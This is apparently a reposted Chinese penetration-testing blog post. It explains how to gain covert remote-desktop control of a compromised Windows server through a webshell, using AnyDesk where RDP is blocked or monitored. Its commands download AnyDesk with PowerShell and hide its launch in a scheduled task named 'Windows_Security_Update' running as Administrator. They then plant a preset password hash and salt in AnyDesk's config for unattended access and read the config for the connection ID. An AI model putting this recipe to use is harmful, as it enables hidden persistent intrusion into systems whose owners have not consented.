



点击上方蓝字关注我
有云锁,护卫神等禁止3389登录时 类似阿里云这种,登录3389会报警 目标机器必须可以出网 渗透过程中会弹出新的窗口,但是数据不会发到原来的shell中,可以通过远程桌面修改
启动anydesk的权限需要桌面用户权限,比如,IIS做中间件的环境中,拿到了webshell一般都是没有桌面用户权限的,如果启动anydesk不会成功 启动anydesk时桌面不能被注销 有可能连接上去是黑屏,这个是因为该桌面用户退出远程桌面但没有注销,此时,除非能用winlogon启动anydesk,否则没法使用屏幕


powershell (New-Object System.Net.WebClient).DownloadFile(“https://download.anydesk.com/AnyDesk.exe","C:\anydesk.exe")



819784857


C:\Users\你的用户名\AppData\Roaming\AnyDesk







powershell (New-Object System.Net.WebClient).DownloadFile(“https://download.anydesk.com/AnyDesk.exe","C:\anydesk.exe")
powershell "(((Get-WmiObject -Class Win32_Process -Filter 'Name=\"explorer.exe\"').GetOwner().user) -split '\n')[0]

schtasks /Create /TN Windows_Security_Update /SC monthly /tr "C:\Users\testuser.G1TS\Desktop\anydesk.exe" /RU Administrator
schtasks /run /tn Windows_Security_Update
tasklisttaskkill /f /pid 2692

echo ad.anynet.pwd_hash=85352d14ed8d515103f6af88dd68db7573a37ae0f9c9d2952c3a63a8220a501c >> C:\Users\用户目录\AppData\Roaming\AnyDesk\service.confecho ad.anynet.pwd_salt=cb65156829a1d5a7281bfe8f6c98734a >> C:\Users\用户目录\AppData\Roaming\AnyDesk\service.conf

type C:\Users\用户名\AppData\Roaming\AnyDesk\system.conf

点个在看是对我最好的支持

文章转载自壳中之魂,如果涉嫌侵权,请发送邮件至:contact@modb.pro进行举报,并提供相关证据,一经查实,墨天轮将立刻删除相关内容。
